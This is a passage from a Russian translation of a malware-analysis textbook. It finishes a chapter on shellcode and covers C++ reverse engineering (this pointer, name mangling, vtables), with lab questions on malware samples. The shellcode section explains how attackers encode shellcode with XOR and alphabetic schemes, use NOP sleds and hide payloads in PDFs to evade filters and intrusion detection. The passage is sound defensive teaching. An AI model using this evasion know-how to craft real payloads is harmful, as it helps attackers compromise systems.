В листинге 19.8 показан небольшой фрагмент ассемблерного кода для доступа к реестру. Внутри него вы можете видеть несколько нулевых байтов, поэтому в таком виде он, скорее всего, не подойдет для использования в качестве shell-кода.

Листинг 19.8. Типичный код с выделенными нулевыми байтами

```
57                  push    edi
50                  push    eax                 ; phkResult
6A 01               push    1                   ; samDesired
8D 8B D0 13 00 00   lea     ecx, [ebx+13D0h]
6A 00               push    0                   ; ulOptions
51                  push    ecx                 ; lpSubKey
68 02 00 00 80      push    80000002h           ; hKey: HKEY_LOCAL_MACHINE
FF 15 20 00 42 00   call    ds:RegOpenKeyExA
```

Иногда код командной оболочки попадает под дополнительные проверки, которые устраивают программы. Например:

- все байты должны быть печатными символами в формате ASCII (быть меньше 0x80);
- все байты должны быть буквами или цифрами (от *A* до *Z*, от *a* до *z* и от *0* до *9*).

Чтобы обойти ограничения фильтрации со стороны уязвимой программы, почти любой shell-код шифрует свою основную часть и вставляет декодер, который превращает зашифрованные данные в исполняемые байты. Для удовлетворения строгим условиям фильтров нужно тщательно написать лишь сам декодер, а остальной код пройдет фильтрацию за счет кодирования, которое можно выполнять на этапе компиляции. Процедура, когда код командной оболочки записывает декодированные байты поверх закодированных (что обычно и происходит), называется саморедактированием. Когда она завершится, декодер передаст управление основному вредоносному коду.

Ниже приводятся распространенные методы кодирования.

- Применить ко всем байтам исключающее ИЛИ с постоянной байтовой маской. Помните, что, если значения *a* и *b* имеют одинаковый размер, для них справедливо уравнение (*a* XOR *b*)XOR *b* == *a*.

- Использовать алфавитное преобразование с разделением каждого байта на два четырехбитных полубайта и добавлением их к печатному символу в формате ASCII (такому как *A* или *a*).

Шифрование кода командной оболочки создает дополнительные преимущества для злоумышленника, пряча заметные для человеческого глаза строки, такие как URL- и IP-адреса, и тем самым усложняя анализ. Кроме того, это помогает обойти механизмы обнаружения вторжений.

NOP-цепочки

Иногда перед shell-кодом вставляют длинную *цепочку инструкций NOP* (которую еще называют дорожкой или трамплином из NOP-ов, от англ. *no operation*), как это показано на рис. 19.3. Такие цепочки не являются обязательными, но они часто входят в состав эксплойта, чтобы увеличить вероятность его успешного срабатывания. Здесь делается ставка на то, что управление попадет к одной из множества инструкций NOP, в результате чего рано или поздно будет выполнен сам shell-код.

Рис. 19.3. Размещение цепочки из инструкций NOP и кода командной оболочки

Обычно такие цепочки состоят из инструкций NOP (`0x90`), но, чтобы избежать обнаружения, авторы эксплойтов могут пойти на различные уловки. Вместо NOP могут использоваться опкоды в диапазоне от `0x40` до `0x4f`, которые соответствуют однобайтным инструкциям для инкрементирования и декрементирования регистров общего назначения. Кроме того, этот диапазон состоит из печатных символов в формате ASCII. Это может пригодиться, поскольку NOP-цепочки выполняются до запуска декодера и, как следствие, должны отвечать тем же требованиям со стороны фильтра, что и остальной shell-код.

Поиск кода командной оболочки

Код командной оболочки можно обнаружить в различных источниках, включая сетевой трафик, веб-страницы, медиафайлы и вредоносное ПО. Создание среды с подходящей версией уязвимой программы, на которую нацелен эксплойт, не всегда представляется возможным, поэтому сначала аналитик безопасности должен попытаться разобрать shell-код с помощью статических методов.

Зараженные веб-страницы чаще всего используют JavaScript, чтобы собрать информацию о системе пользователя и проверить, установлены ли в ней уязвимые

версии браузера или плагинов. Для преобразования закодированных текстовых данных в двоичный пакет, готовый для выполнения, обычно используется функция `unescape`. Shell-код часто хранится в виде закодированной строки, которая встроена в скрипт, запускающий эксплойт.

Функция `unescape` интерпретирует текст *%uXXYY* как символ в кодировке Unicode, в котором байты следуют от старшего к младшему. При этом *XX* и *YY* воспринимаются как шестнадцатеричные значения. В компьютерах, в которых используется противоположный порядок следования байтов (как в x86), результатом декодирования будет последовательность *YY XX*. Рассмотрим, к примеру, следующую текстовую строку:

```
%u1122%u3344%u5566%u7788%u99aa%ubbcc%uddee
```

После декодирования она превратится в такую двоичную последовательность байтов:

```
22 11 44 33 66 55 88 77 aa 99 cc bb ee dd
```

Если символ `%` не идет сразу после буквы `u`, он воспринимается как отдельный байт, закодированный в шестнадцатеричном формате. Например, строка `%41%42%43%44` будет декодирована в двоичную последовательность байтов `41 42 43 44`.

ПРИМЕЧАНИЕ

В рамках одной текстовой строки можно использовать символы в однобайтной и двухбайтной кодировке. Эта методика часто встречается при использовании JavaScript, в том числе и в документах PDF.

Код командной оболочки внутри вредоносного исполняемого файла обычно легко обнаружить, поскольку в этом случае вся программа будет написана с использованием таких методик, как обфускация или встраивание shell-кода в другой процесс.

Основную часть кода командной оболочки обычно можно распознать по использованию типичных API-вызовов для внедрения в процесс, которые мы обсудили в главе 12, а именно `VirtualAllocEx`, `WriteProcessMemory` и `CreateRemoteThread`. Если вредонос запускает удаленный поток без поправки на сдвиг или поиска внешних зависимостей, то буфер, который он записывает в другой процесс, скорее всего, будет содержать shell-код. Авторам вредоносного ПО это на руку, ведь таким образом код командной оболочки может собрать и выполнить себя сам, без помощи вредоноса, который его доставил.

Иногда код командной оболочки хранится в незакодированном виде внутри медиафайла. Дизассемблеры, такие как IDA Pro, способны загружать любые двоичные файлы, включая те, в которых потенциально содержится shell-код. Но при этом IDA Pro может не знать, какие байты являются исполняемыми, а это сделает анализ невозможным.

Обнаружение кода командной оболочки обычно связано с поиском исходного декодера, который часто находится в начале shell-кода. В табл. 19.2 приводятся опкоды, на которые стоит обращать внимание.

Таблица 19.2. Байты опкодов, которые стоит искать

Тип инструкции	Распространенные опкоды
Вызов	0xe8
Безусловные переходы	0xeb, 0xe9
Циклы	0xe0, 0xe1, 0xe2
Короткие условные переходы	С 0x70 по 0x7f

Попытайтесь дизассемблировать в загруженном файле каждый экземпляр опкодов, приведенных в табл. 19.2. Если код корректный, это сразу должно быть видно. Но помните, что основная часть кода, скорее всего, закодирована, поэтому сначала вы увидите лишь декодер.

Даже если поиск не дал никаких результатов, это не значит, что shell-кода в файле нет, поскольку некоторые форматы файлов допускают встраивание закодированных данных. Например, эксплойты, нацеленные на критическую уязвимость CVE-2010-0188 в Adobe Reader, используют неправильно сформированные TIFF-изображения, которые хранятся внутри PDF-документов как закодированная в Base64 строка и могут быть сжаты с помощью библиотеки zlib. Вы должны быть знакомы с форматом файла, с которым работаете, и знать, какие данные он может нести, — это поможет вам в поиске вредоносного содержимого.

Итоги главы

Авторам кода командной оболочки приходится использовать различные приемы для обхода ограничений, свойственных нестандартным средам выполнения, в которых этот код работает. Это касается определения собственного местоположения в памяти и ручного поиска всех своих зависимостей, что в дальнейшем позволит взаимодействовать с системой. Для экономии места эти зависимости обычно обфусцируются путем замены имен функций в кодировке ASCII на их хешированные значения. Очень часто почти весь shell-код оказывается закодированным, что позволяет ему обойти любые проверки данных в атакуемом процессе. Все эти методики могут легко обескуражить начинающего аналитика безопасности. Но материал, представленный в этой главе, должен помочь вам распознать их, чтобы вы могли сосредоточиться на основной функциональности кода командной оболочки.

Лабораторные работы

Сейчас вы сможете применить полученные в этой главе знания, чтобы изучить примеры, созданные на основе реального shell-кода. Поскольку отладчик не может загружать и запускать код командной оболочки напрямую, для динамического анализа двоичных файлов мы будем использовать утилиту `shellcode_launcher.exe`. Инструкции по ее применению можно найти в главе 19 и в приложении B, где приводится подробный анализ работ.

Лабораторная работа 19.1

Проанализируйте файл `Lab19-01.bin`, используя утилиту `shellcode_launcher.exe`.

Вопросы

1. Каким образом закодирован shell-код?
2. Какие функции он импортирует вручную?
3. С каким сетевым узлом он взаимодействует?
4. Что он оставляет после себя в файловой системе?
5. Каково его назначение?

Лабораторная работа 19.2

Файл `Lab19-02.exe` содержит фрагмент shell-кода, который внедрится в другой процесс и будет в нем выполнен. Проанализируйте этот файл.

Вопросы

1. В какой процесс внедряется shell-код?
2. Где расположен shell-код?
3. Каким образом он закодирован?
4. Какие функции он импортирует вручную?
5. С каким сетевым узлом он взаимодействует?
6. Каково его назначение?

Лабораторная работа 19.3

Проанализируйте файл `Lab19-03.pdf`. Если вам не удается найти код командной оболочки, просто пропустите эту часть лабораторной и переходите к анализу файла `Lab19-03_sc.bin` с помощью утилиты `shellcode_launcher.exe`.

Вопросы

1. Какой эксплойт использован в этом PDF-документе?
2. Каким образом закодирован shell-код?
3. Какие функции он импортирует вручную?
4. Что он оставляет после себя в файловой системе?
5. Каково его назначение?

20 Анализ кода на C++

Анализ вредоносного ПО осуществляется без доступа к его исходному коду, но язык, на котором оно написано, существенно влияет на его ассемблерную интерпретацию. Например, язык C++ имеет несколько свойств и конструкций, которых нет в C, и это может усложнить исследование дизассемблированного кода.

Вредоносные программы, написанные на C++, создают для аналитика безопасности препятствия, которые затрудняют определение их целей и задач. Поэтому для анализа ПО, написанного на этом языке, необходимо понимать основные возможности C++ и то, как они представлены в ассемблере.

Объектно-ориентированное программирование

C++, в отличие от C, является объектно-ориентированным языком программирования. Его модель основана на объектах, которые содержат данные и функции для работы с ними. Эти функции похожи на те, что используются в языке C, с той разницей, что они привязаны к конкретному объекту или классу объектов. Чтобы подчеркнуть это различие, в C++ функции класса называют *методами*. Многие свойства объектно-ориентированного программирования не оказывают никакого влияния на конечный ассемблерный код, но некоторые из них могут затруднить анализ.

ПРИМЕЧАНИЕ

Чтобы узнать больше о C++, почитайте книгу Брюса Эккеля Thinking in C++, которую можно найти в свободном доступе по адресу www.mindviewinc.com.

В объектно-ориентированной модели код организован в виде пользовательских типов, которые называют *классами*. Классы подобны структурам, но вместе с данными могут хранить и функциональную информацию. Это своего рода план создания объекта в памяти: он описывает его функции и структуру данных.

При выполнении объектно-ориентированного кода на C++ вы создаете объекты определенного класса (которые называются его *экземплярами*). У вас может быть несколько экземпляров одного и того же класса. Каждый экземпляр содержит собственные данные, но все объекты одного класса имеют один и тот же набор функций. Чтобы получить доступ к функции или данным, вам нужно сослаться на объект соответствующего типа.

В листинге 20.1 показана простая программа на языке C++ с классом и одним объектом.

Листинг 20.1. Простой класс на C++

```
class SimpleClass {
public:
    int x;
    void HelloWorld() {
        printf("Hello World\n");
    }
};

int _tmain(int argc, _TCHAR* argv[])
{
    SimpleClass myObject;
    myObject.HelloWorld();
}
```

В этом примере класс называется `SimpleClass`. Он содержит один элемент данных, `x`, и одну функцию, `HelloWorld`. Мы создаем экземпляр `SimpleClass` под названием `myObject` и вызываем из него метод `HelloWorld` (ключевое слово `public` является абстракцией, действующей на уровне компилятора и не влияющей на ассемблерный код).

Указатель this

Как вы уже знаете, данные и функции связаны с объектами. Для обращения к элементу данных используется синтаксис вида *`ИмяОбъекта.имяПеременной`*. Вызов метода имеет похожий вид: *`ИмяОбъекта.имяФункции`*. Возьмем для примера листинг 20.1: если мы хотим обратиться к переменной `x`, то должны использовать запись `myObject.x`.

Мы можем обращаться к переменным не только другого, но и текущего объекта. Для этого достаточно имени самой переменной. Пример приведен в листинге 20.2.

Листинг 20.2. Пример указателя this в языке C++

```
class SimpleClass {
public:
    int x;
    void HelloWorld() {
        if (❶x == 10) printf("X is 10.\n");
    }
    ...
};

int _tmain(int argc, _TCHAR* argv[])
{
    SimpleClass myObject;
 ❷ myObject.x = 9;
 ❸ myObject.HelloWorld();
```

```
    SimpleClass myOtherObject;
    myOtherOject.x = 10;
    myOtherObject.HelloWorld();
}
```

В функции `HelloWorld` обращение к переменной `x` осуществляется лишь по ее имени ❶, а не как `ObjectName.x`. В главном методе та же переменная, которая ссылается на тот же адрес в памяти, доступна в формате `ObjectName.x` ❷.

Внутри метода `HelloWorld` переменная `x` записывается как есть, поскольку она автоматически ссылается на объект, который вызвал функцию (и в первом случае это `myObject` ❸). Конкретный адрес, который хранит переменную `x`, зависит от объекта, указанного при вызове функции. Например, вызовы `myOtherObject.HelloWorld` и `myObject.HelloWorld` ссылаются на переменные `x`, которые находятся на разных участках памяти. Указатель `this` определяет, по какому адресу находятся данные, к которым осуществляется доступ.

Если при обращении к переменной внутри метода не указан объект, указатель `this` подставляется автоматически; он также является скрытым аргументом при вызове любой функции объекта. В ассемблерном коде, сгенерированном продуктами компании Microsoft, аргумент `this` обычно передается в регистр ECX, хотя иногда вместо этого используется ESI.

В главе 6 мы рассматривали форматы вызовов `stdcall`, `cdecl` и `fastcall`. В C++ формат вызова для указателя `this` часто называют *thiscall*. Обнаружение `thiscall` при исследовании ассемблерного кода — верный признак объектно-ориентированной модели.

Приведенный ниже ассемблерный код, сгенерированный из листинга 20.2, демонстрирует использование указателя `this`.

Листинг 20.3. Указатель this, представленный в дизассемблированном виде

```
;Main Function
00401100                push    ebp
00401101                mov     ebp, esp
00401103                sub     esp, 1F0h
00401109             ❶  mov     [ebp+var_10], offset off_404768
00401110             ❷  mov     [ebp+var_C], 9
00401117             ❸  lea     ecx, [ebp+var_10]
0040111A                call    sub_4115D0
0040111F                mov     [ebp+var_34], offset off_404768
00401126                mov     [ebp+var_30], 0Ah
0040112D                lea     ecx, [ebp+var_34]
00401130                call    sub_4115D0

;HelloWorld Function
004115D0                push    ebp
004115D1                mov     ebp, esp
004115D3                sub     esp, 9Ch
004115D9                push    ebx
004115DA                push    esi
004115DB                push    edi
004115DC                mov  ❹  [ebp+var_4], ecx
```

```
004115DF                mov   ❺ eax, [ebp+var_4]
004115E2                cmp     dword ptr [eax+4], 0Ah
004115E6                jnz     short loc_4115F6
004115E8                push    offset aXIs10_ ; "X is 10.\n"
004115ED                call    ds:__imp__printf
```

Первым делом главный метод выделяет место в стеке. Начало объекта хранится в переменной стека `var_10` ❶. Первый элемент данных в этом объекте — это переменная `x`, которая имеет сдвиг 4 относительно начала объекта. В IDA Pro значение `x` помечено как `var_C`; доступ к нему осуществляется в строке ❷. IDA Pro не может определить, принадлежат ли оба значения одному и тому же объекту, поэтому `x` выводится в виде отдельной переменной. Затем указатель на объект помещается в регистр ECX для последующего вызова функции ❸. Метод `HelloWorld` извлекает содержимое ECX и использует его в качестве указателя `this` ❹. Затем код обращается к переменной `x` со сдвигом 4 ❺. При втором вызове `HelloWorld` главная функция загружает в ECX другой указатель.

Перегрузка и коррекция имен

Язык C++ поддерживает механизм *перегрузки методов*, который позволяет иметь несколько методов с одним и тем же именем, но с разными аргументами. При вызове функции компилятор смотрит на количество и тип переданных аргументов и определяет подходящую версию. Пример показан в листинге 20.4.

Листинг 20.4. Пример перегрузки функций

```
LoadFile (String filename) {
    ...
}
LoadFile (String filename, int Options) {
    ...
}

Main () {
    LoadFile ("c:\myfile.txt"); // Вызывает первую функцию LoadFile function
    LoadFile ("c:\myfile.txt", GENERIC_READ); // Вызывает вторую функцию LoadFile
}
```

В этом примере есть две функции `LoadFile`: одна принимает только строку, а другая — строку и целое число. Когда происходит вызов внутри главного метода, компилятор выбирает ту из них, которая имеет подходящее количество аргументов.

Для поддержки перегрузки функций в C++ используется прием под названием *«коррекция имен»*. В двоичных файлах формата PE каждая функция идентифицируется исключительно по имени, без указания параметров.

Чтобы перегрузка стала возможной, итоговые имена модифицируются путем добавления сведений об аргументах. Например, если функция `TestFunction` является частью класса `SimpleClass` и принимает два целых числа, после коррекции ее имя будет выглядеть как `?TestFunction@SimpleClass@@QAEXHH@Z`.

Алгоритм коррекции имен зависит от компилятора, но в большинстве случаев IDA Pro может восстановить оригинальные названия. Например, на рис. 20.1 показана функция `TestFunction`. IDA Pro восстанавливает ее исходное имя и параметры.




Рис. 20.1. Имя функции, восстановленное в IDA Pro

Внутренние имена функций видны только при наличии соответствующих символов в коде, который вы анализируете. Во вредоносном ПО внутренние символы обычно удаляются, однако IDA Pro может распознать некоторые функции импорта или экспорта языка C++ с откорректированными именами.

Наследование и переопределение функций

Наследование — это одна из концепций объектно-ориентированного программирования, которая описывает отношения между родительскими и дочерними классами. Дочерний класс автоматически наследует все функции и данные своего родителя, а также, как правило, определяет свои собственные. В листинге 20.5 показан класс под названием `Socket`.

Листинг 20.5. Пример наследования

```
class Socket {
...
public:
    void setDestinationAddr (INetAddr * addr) {
        ...
    }
        ...
};

class UDPSocket : publicSocket {
public:
❶ void sendData (char * buf, INetAddr * addr) {
❷     setDestinationAddr(addr)
        ...
    }
    ...
};
```

Класс `Socket` содержит функцию для задания конечного адреса, но у него нет метода `sendData`, поскольку он не представляет собой какой-то конкретный тип сокета. Дочерний класс `UDPSocket` реализует функцию `sendData` ❶, поэтому он способен отправлять данные. Кроме того, он может вызывать метод `setDestinationAddr`, определенный в классе `Socket`.

В листинге 20.5 `sendData` ❶ вызывает функцию `setDestinationAddr` ❷, хотя та и не указана в классе `UDPSocket`. Это возможно благодаря тому, что родительский класс автоматически становится частью дочернего.

Наследование делает многократное использование кода более эффективным, при этом не требует никаких структур данных на этапе выполнения и в целом является незаметным в ассемблерном коде.

Обычные и виртуальные функции

Виртуальной называется функция, которую можно переопределить в подклассе и работа которой определяется на *этапе выполнения*. Если родительский и дочерний классы содержат функцию с одним и тем же именем, дочерняя функция перезапишет родительскую.

Несколько популярных моделей программирования используют эту концепцию для существенного упрощения сложных задач. Чтобы проиллюстрировать полезность такого подхода, вернемся к примеру с сокетом из листинга 20.5. У нас есть код, который должен отправить данные по сети (`sendData`), но мы хотим иметь возможность выбирать между протоколами TCP и UDP. Чтобы этого добиться, можно просто создать родительский класс `Socket` с виртуальным методом `sendData` и два дочерних класса, `UDPSocket` и `TCPSocket`, которые переопределяют этот метод для отправки данных по соответствующему протоколу.

В нашем коде мы создаем объект типа `Socket` и указываем тот сокет, который будем использовать в том или ином случае. Функция `sendData` всегда будет вызываться из подходящего подкласса, будь то `UDPSocket` или `TCPSocket`; выбор будет делаться в зависимости от типа исходного объекта `Socket`.

Основное преимущество данного подхода состоит в том, что при изобретении нового протокола (скажем, QDP) вам достаточно будет лишь создать новый класс `QDPSocket` и изменить строку кода, в которой создается объект. После этого все вызовы будут направлены к новой версии `sendData` из класса `QDPSocket`, и вам не придется менять их вручную.

Если речь идет об обычных функциях, версия выбирается на этапе компиляции. Если объект является экземпляром родительского класса, будет вызвана родительская функция, даже если на момент выполнения этот объект принадлежит дочернему классу. Если функция виртуальная, в аналогичной ситуации выбор делается в пользу дочерней версии.

В табл. 20.1 показан фрагмент кода, выполнение которого зависит от того, является ли функция виртуальной.

Таблица 20.1. Пример исходного кода с виртуальными функциями

Обычная функция	Виртуальная функция

class A {
public:
  void foo() {
  printf(“Class A\n”);
  }
};
 	
class B : public A {
public:
  void foo() {
  printf(“Class B\n”);
  }
};
 	
void g(A& arg) {
  arg.foo();
}
 	
int _tmain(int argc, _TCHAR* argv[])
{
  B b;
  A a;
  g(b);
  return 0;
}
	class A {
	public:
	❷ **virtual** void foo() {
	  printf(«Class A\n»);
	  }
	};
	
	class B : public A {
	public:
	❶ **virtual** void foo() {
	  printf(«Class B\n»);
	  }
	};
	
	void g(A& arg) {
	❸ arg.foo();
	}
	
	int _tmain(int argc, _TCHAR* argv[])
	{
	  B b;
	  A a;
	  g(b);
	  return 0;
	}

Код содержит два класса: `A` и `B`. Класс `B` переопределяет метод `foo` из класса `A`. В коде также есть функция для вызова метода `foo` за пределами любого из этих классов. Если эту функцию не сделать виртуальной, программа выведет строку `Class A`; в противном случае результатом будет строка `Class B`. Если не считать ключевых слов `virtual` в строках ❶ и ❷, оба столбца содержат идентичный код.

В случае с обычными функциями выбор конкретного вызова происходит во время компиляции. Когда компилируются два фрагмента кода, представленных в табл 20.1, объект ❸ получает класс `A`. Теоретически компилятор мог выбрать подкласс `A`, но на этом этапе нам уже известен тип объекта, поэтому функция `foo` будет вызываться из класса `A`. По этой причине код в левом столбце выводит строку `Class A`.

Если речь идет о виртуальных функциях, решение о том, какая из них будет вызвана, принимается во время выполнения. Если используется объект класса `A`, код вызовет функцию именно из этого класса. То же самое относится и к классу `B`. Поэтому код в правом столбце выводит строку `Class B`.

Такое поведение часто называют *полиморфизмом*. Основное его преимущество — возможность создавать объекты с разными функциями, но с общим интерфейсом.

Использование таблиц виртуальных методов

При обработке кода на языке C++ компилятор добавляет специальные структуры данных для поддержки виртуальных функций. Эти структуры называются *таблицами виртуальных методов* или просто *vtable*. Они представляют собой обычные массивы указателей на функции. У каждого класса, который использует виртуальные методы, есть своя таблица, и каждый метод в ней имеет отдельную запись.

В табл. 20.2 показан ассемблерный код двух версий функции `g`, представленной в табл. 20.1. Слева находится обычная версия для вызова `foo`, а справа — виртуальная.

Таблица 20.2. Ассемблерный код примера из табл. 20.1

Вызов обычной функции			**Вызов виртуальной функции**		
00401000	push	ebp	00401000	push	ebp
00401001	mov	ebp, esp	00401001	mov	ebp, esp
00401003	mov	ecx, [ebp+arg_0]	00401003	mov ❶	eax, [ebp+arg_0]
00401006	call	sub_401030	00401006	mov ❷	edx, [eax]
0040100B	pop	ebp	00401008	mov	ecx, [ebp+arg_0]
0040100C	retn		0040100B	mov	eax, [edx]
			0040100D	call	eax
			0040100F	pop	ebp
			00401010	retn	

Исходный код изменился незначительно, однако его дизассемблированный вариант выглядит совершенно иначе. Слева вызов происходит так, как мы уже видели ранее в языке C. Вызов виртуальной функции существенно отличается. Основная разница состоит в том, что мы не видим, куда ведет инструкция `call`. Это может оказаться большой проблемой при анализе дизассемблированных программ, написанных на C++, поскольку мы должны знать, что именно вызывается.

В качестве аргумента функция `g` принимает ссылку на объект класса `A` (или любого его подкласса), с которой можно работать как с указателем. Ассемблерный код обращается к указателю, расположенному в начале объекта ❶. Затем происходит доступ к первым четырем байтам объекта ❷.

На рис. 20.2 показано, как с помощью виртуальной функции делается выбор в пользу того или иного участка кода в табл. 20.2. Первые четыре байта объекта являются указателем на `vtable`. Первые четыре байта внутри `vtable` представляют собой указатель на код первой виртуальной функции.

Чтобы понять, какая функция вызывается, нужно определить, к какому участку таблицы происходит обращение: так вы узнаете, с каким сдвигом делается вызов. В табл. 20.2 мы видим, что доступ происходит к первой записи. Чтобы обнаружить вызываемый код, мы должны найти в памяти `vtable` и пройти к первой функции в списке.

Обычные функции не попадают в таблицу виртуальных методов, поскольку в этом нет необходимости. Вызов таких функций фиксируется на этапе компиляции.




Рис. 20.2. Объект на языке C++ с таблицей виртуальных методов (vtable)

Распознавание таблицы виртуальных методов

Чтобы понять, куда ведет вызов, нам нужно определить тип объекта и установить местоположение `vtable`. Доступ к адресу `vtable` обычно происходит недалеко от оператора `new`, относящегося к конструктору (об этом понятии мы поговорим в следующем разделе).

Таблица виртуальных методов выглядит как массив указателей на функции. В листинге 20.6 показан пример `vtable` для класса с тремя виртуальными функциями. При просмотре такой таблицы перекрестную ссылку должна иметь только первая ее запись. Доступ к остальным элементам выполняется по сдвигу относительно начала таблицы: прямого доступа к ним нет.

ПРИМЕЧАНИЕ

В этом примере строка с меткой off_4020F0 является началом vtable; не спутайте это с таблицами переключения сдвигов, рассмотренными в главе 6. В таблице переключения сдвиги не связаны с ответвлениями и помечены как loc_###### вместо sub_######.

Листинг 20.6. Таблица виртуальных методов в IDA Pro

```
004020F0 off_4020F0          dd offset sub_4010A0
004020F4                     dd offset sub_4010C0
004020F8                     dd offset sub_4010E0
```

Виртуальные функции можно распознать по их перекрестным ссылкам. Они не вызываются напрямую с других участков кода, поэтому при исследовании перекрестных ссылок вы не должны обнаружить их вызовы. На рис. 20.3 показан пример двух перекрестных ссылок для виртуальной функции. Обе они представляют собой ее сдвиг, и ни одна из них не является инструкцией `call`. Виртуальные функции почти всегда выглядят подобным образом, в то время как инструкция `call` обычно применяется для невиртуальных вызовов.

Установив местоположение `vtable` и виртуальных функций, можно использовать эту информацию для их анализа. Вы должны знать, что все методы внутри найденной вами таблицы принадлежат одному и тому же классу и что все они каким-то образом связаны между собой. На основе `vtable` можно также определить, являются ли два метода родственными.




Рис. 20.3. Перекрестные ссылки для виртуальной функции

Ниже представлена расширенная версия листинга 20.6, которая содержит `vtable` для двух классов (листинг 20.7).

Листинг 20.7. Таблицы виртуальных методов для двух разных классов

```
004020DC off_4020DC              dd offset sub_401100
004020E0                         dd offset sub_4010C0
004020E4                      ❶  dd offset sub_4010E0
004020E8                         dd offset sub_401120
004020EC                         dd offset unk_402198
004020F0 off_4020F0              dd offset sub_4010A0
004020F4                         dd offset sub_4010C0
004020F8                      ❷  dd offset sub_4010E0
```

Обратите внимание на то, что в строках ❶ и ❷ указана одна и та же функция и что на рис. 20.3 она имеет две перекрестные ссылки. Эти ссылки находятся в разных таблицах, но ведут к одной функции, что свидетельствует о наследовании.

Помните, что дочерний класс автоматически включает в себя все методы своего родителя (если только он их не переопределяет). В листинге 20.7 метка `sub_4010E0` в строках ❶ и ❷ относится к функции из родительского класса, которая также содержится в `vtable` потомка, поскольку она может вызываться и из него тоже.

Отличить родительский класс от дочернего можно не всегда, но если одна таблица виртуальных методов больше другой, это значит, что она принадлежит подклассу. В этом примере `vtable` со сдвигом 4020F0 относится к родителю, а `vtable` со сдвигом 4020DC — к потомку (потому что она больше). Не забывайте, что в дополнение к родительским функциям дочерний класс может содержать и свои собственные.

Создание и уничтожение объектов

У классов в C++ есть два специальных метода: *конструктор* и *деструктор*. Первый вызывается при создании объекта, а второй — при его уничтожении.

Конструктор занимается инициализацией, необходимой объекту. Экземпляр класса может быть создан в стеке или куче. В первом случае не нужно заниматься выделением памяти — объект просто будет находиться в стеке вместе с другими локальными переменными.

Деструктор вызывается автоматически, когда объект выходит за пределы области видимости. Иногда это усложняет дизассемблирование, поскольку для гарантированного вызова деструктора компилятор может добавить код обработки исключений.

Если объекты хранятся не в стеке, память для них выделяется с помощью оператора `new`. Это ключевое слово в языке C++, которое создает пространство в куче и вызывает конструктор. В ассемблерном коде оператор `new` обычно представлен в виде функции импорта, которую легко заметить. Этот случай проиллюстрирован в листинге 20.8, сгенерированном с помощью IDA Pro. Поскольку эта функция является оператором, она имеет необычное имя. IDA Pro корректно распознает ее как оператор `new` и помечает соответствующим образом. Точно так же при удалении объекта из кучи вызывается оператор `delete`.

ПРИМЕЧАНИЕ

Создание и удаление объектов — это ключевые элементы потока выполнения в программах на языке C++. Их разбор может пролить свет на структуру объекта и помочь в анализе других его функций.

Листинг 20.8. Оператор new в дизассемблированном виде

```
00401070     push    ebp
00401071     mov     ebp, esp
00401073     sub     esp, 1Ch
00401076     mov     [ebp+var_10], ❶ offset off_4020F0
0040107D     mov     [ebp+var_10], ❷ offset off_4020DC
00401084     mov     [ebp+var_4], offset off_4020F0
0040108B     push    4
0040108D     call    ??2@YAPAXI@Z ; оператор new(uint)
```

В листинге 20.8 представлен объект, хранящийся в стеке. Сдвиг, перемещенный по адресу `var_10`, указывает на `vtable`. Здесь компилятор ведет себя немного необычно, дважды подряд направляя сдвиги в одно и то же место. Инструкция ❶ бесполезна, потому что второй сдвиг ❷ перезапишет то, что хранится в строке ❶.

Если взглянуть на сдвиги для этого кода, можно увидеть, что они ведут к таблицам виртуальных методов для двух классов. Первый сдвиг относится к `vtable` родительского класса, а второй ведет к таблице класса создаваемого объекта.

Итоги главы

Чтобы проанализировать вредоносную программу на языке C++, вам необходимо понимать возможности этого языка и то, как они влияют на ассемблерный код. Если вы будете знать, что такое наследование, таблицы виртуальных методов, указатель `this` и коррекция имен, то код, написанный на C++, не застанет вас врасплох. Вы сможете успешно использовать «улики», которые оставляют дополнительные структуры, созданные классами C++.

Лабораторные работы

Лабораторная работа 20.1

Цель этой лабораторной — продемонстрировать использование указателя `this`. Проанализируйте вредоносную программу `Lab20-01.exe`.

Вопросы

1. Принимает ли какие-либо параметры функция по адресу 0x401040?
2. Какой URL-адрес используется в вызове `URLDownloadToFile`?
3. Каково назначение этой программы?

Лабораторная работа 20.2

Цель этой работы — демонстрация виртуальных функций. Проанализируйте вредоносную программу `Lab20-02.exe`.

ПРИМЕЧАНИЕ

Эта программа не угрожает безопасности вашего компьютера, но она попытается загрузить из вашей системы конфиденциальные данные.

Вопросы

1. Что вы можете сказать о подозрительных строках этой программы?
2. О чем говорят импорты?
3. Что делает объект, который создается по адресу 0x4011D9? Есть ли у него какие-либо виртуальные функции?
4. Какие функции теоретически могут быть вызваны с помощью инструкции `call [edx]` по адресу 0x401349?
5. Как проще всего подготовить сервер, к которому обращается вредонос, чтобы полностью его проанализировать без доступа к Интернету?
6. Каково назначение этой программы?
7. Зачем в этой программе был реализован вызов виртуальной функции?

Лабораторная работа 20.3

